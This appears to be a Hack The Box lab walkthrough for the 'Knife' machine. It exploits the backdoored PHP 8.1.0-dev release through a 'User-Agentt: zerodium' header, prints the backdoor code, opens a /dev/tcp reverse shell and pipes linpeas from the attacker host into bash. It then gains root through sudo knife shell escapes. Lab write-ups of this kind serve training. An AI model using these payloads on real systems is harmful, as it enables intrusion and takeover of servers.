Knife

23th April 2021 / Document No D21.100.128

Prepared By: MrR3boot

Machine Creator(s): MrKN16H7

Difficulty: Easy

Classification: Official

Synopsis

Knife is an easy difficulty Linux machine that features an application which is running on a backdoored version of PHP. This vulnerability is leveraged to obtain the foothold on the server. A sudo misconfiguration is then exploited to gain a root shell.

Skills Required


- Enumeration
- Basic Knowledge of Linux
- OWASP Top 10

Skills Learned

- Web Exploitation
- Knife Sudo Exploitation

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.242 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.242
```




```
nmap -p$ports -sV -sC 10.10.10.242

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
```

Nmap scan reveals that the target server has two ports open.

Apache2

Let's browse to port 80.




At EMA we're taking care to a whole new level . . .

Taking care of our hospitals.

Apache is hosting an Emergent Medical Idea application. There's nothing interesting in this application.


FFUF

Let's enumerate files and folders using `ffuf` utility.




```
ffuf -u http://10.10.10.242/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.242/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 5815, Words: 646, Lines: 221]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 5815, Words: 646, Lines: 221]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10]
```

Nothing interesting from the results. We send a cURL request to `index.php` page and observe the response headers.



```
curl -I http://10.10.10.242/index.php

HTTP/1.1 200 OK
Date: Wed, 25 Aug 2021 05:02:59 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8
```

`X-Powered-By` header reveals that the application is using `PHP/8.1.0-dev` version. Searching vulnerabilities related to this version reveals that it has a known RCE exploit.



About 2,71,000 results (0.76 seconds)

https://www.exploit-db.com › exploits

PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution

03-Jun-2021 — **PHP** 8.1.0-**dev** - 'User-Agentt' Remote Code Execution.. webapps exploit for **PHP** platform.

PHP version `8.1.0-dev` was released with a backdoor on March 28th, 2021 where two malicious commits were pushed to the `php-src-repo`, but the backdoor was quickly discovered and removed. Exploit has a reference to a git [commit] which explains the backdoor functionality.


```
{
  zval zoh;
  php_output_handler *h;
  zval *enc;

  if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY ||
zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
    (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]),
"HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
    convert_to_string(enc);
    if (strstr(Z_STRVAL_P(enc), "zerodium")) {
      zend_try {
        zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid
2017");
      } zend_end_try();
    }
  }

  switch (ZLIBG(output_compression)) {
    case 0:
```

The code checks for the first occurance of `zerodium` string in `User-Agentt` request header. If found, it then executes the code after that string.

```
zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
```

Let's setup a listener on port 80 and verify this by sending a cURL request to our server.


```
curl http://10.10.10.242/index.php -H 'User-Agentt: zerodiumsystem("curl
10.10.14.177");'
```



```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.242 - - [25/Aug/2021 01:27:49] "GET / HTTP/1.1" 200 -
```

After successfully receive the request we fire up a listener on port 1234 and send below request to obtain the reverse shell.

```
curl http://10.10.10.242/index.php -H "User-Agentt: zerodiumsystem(\"bash -c 'bash -i &>/dev/tcp/10.10.14.177/1234 0>&1 '\");"
```




```
nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.242.
Ncat: Connection from 10.10.10.242:41806.
bash: cannot set terminal process group (888): Inappropriate ioctl for
device
bash: no job control in this shell
james@knife:/$ id
uid=1000(james) gid=1000(james) groups=1000(james)
```

This is indeed successful and a shell as `james` is received.

Privilege Escalation

Having foothold on the server, it is possible to enumerate the different ways to escalate privileges. We enumerate the server using scripts such as LinEnum.sh or linPEAS.sh. We download the script and copy it to the apache web root path. Next, we use `curl` to transfer and execute the script.

```
curl 10.10.14.177/linpeas.sh|bash
```




```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

Matching Defaults entries for james on knife:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Output shows that `james` is allowed to run `knife` as root. Knife tool provides an interface to manage Chef automation server nodes, cookbooks, recipes and etc. Knife usage can be read from manpage. Some examples shows that, it is possible to edit knife data bags using a text editor. We can try that.

```
sudo knife data bag create 1 2 -e vi
```

This opens up the vim editor. We type below in the editor to get a shell as root.

```
:!/bin/sh
```



```
james@knife:~$ sudo knife data bag create 1 2 -e vi
Created data_bag[1]
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal

id
uid=0(root) gid=0(root) groups=0(root)
```

This can also be achieved using `knife exec` sub-command. We can upgrade the shell to a fully interactive.


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
ctrl+z
stty raw -echo
fg
reset
xterm
```

Now it is possible to execute keyboard shortcuts in the shell session. Knife also provides an option `exec` to execute ruby scripts. We issue the following command.

```
sudo knife exec
```

This opens up an interactive shell to execute the code. We type the code below and press `CTRL D` to run it.


```
exec "/bin/bash"
```



```
james@knife:/$ sudo knife exec
An interactive shell is opened

Type your script and do:

1. To run the script, use 'Ctrl D'
2. To exit, use 'Ctrl/Shift C'

Type here a script...
exec "/bin/bash"
root@knife:/# id
uid=0(root) gid=0(root) groups=0(root)
```


This is successful and a shell as root is obtained. Alternatively the following ways can also be used to obtain a root shell.

```
sudo knife exec --exec "exec '/bin/sh -i'"
```



```
james@knife:/$ sudo knife exec --exec "exec '/bin/sh -i'"
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
echo -n 'exec "/bin/bash -i"' > config.rb
sudo knife user list -c config.rb
```



```
james@knife:~$ echo -n 'exec "/bin/bash -i"' > config.rb
james@knife:~$ sudo knife user list -c config.rb
root@knife:/home/james# id
uid=0(root) gid=0(root) groups=0(root)
```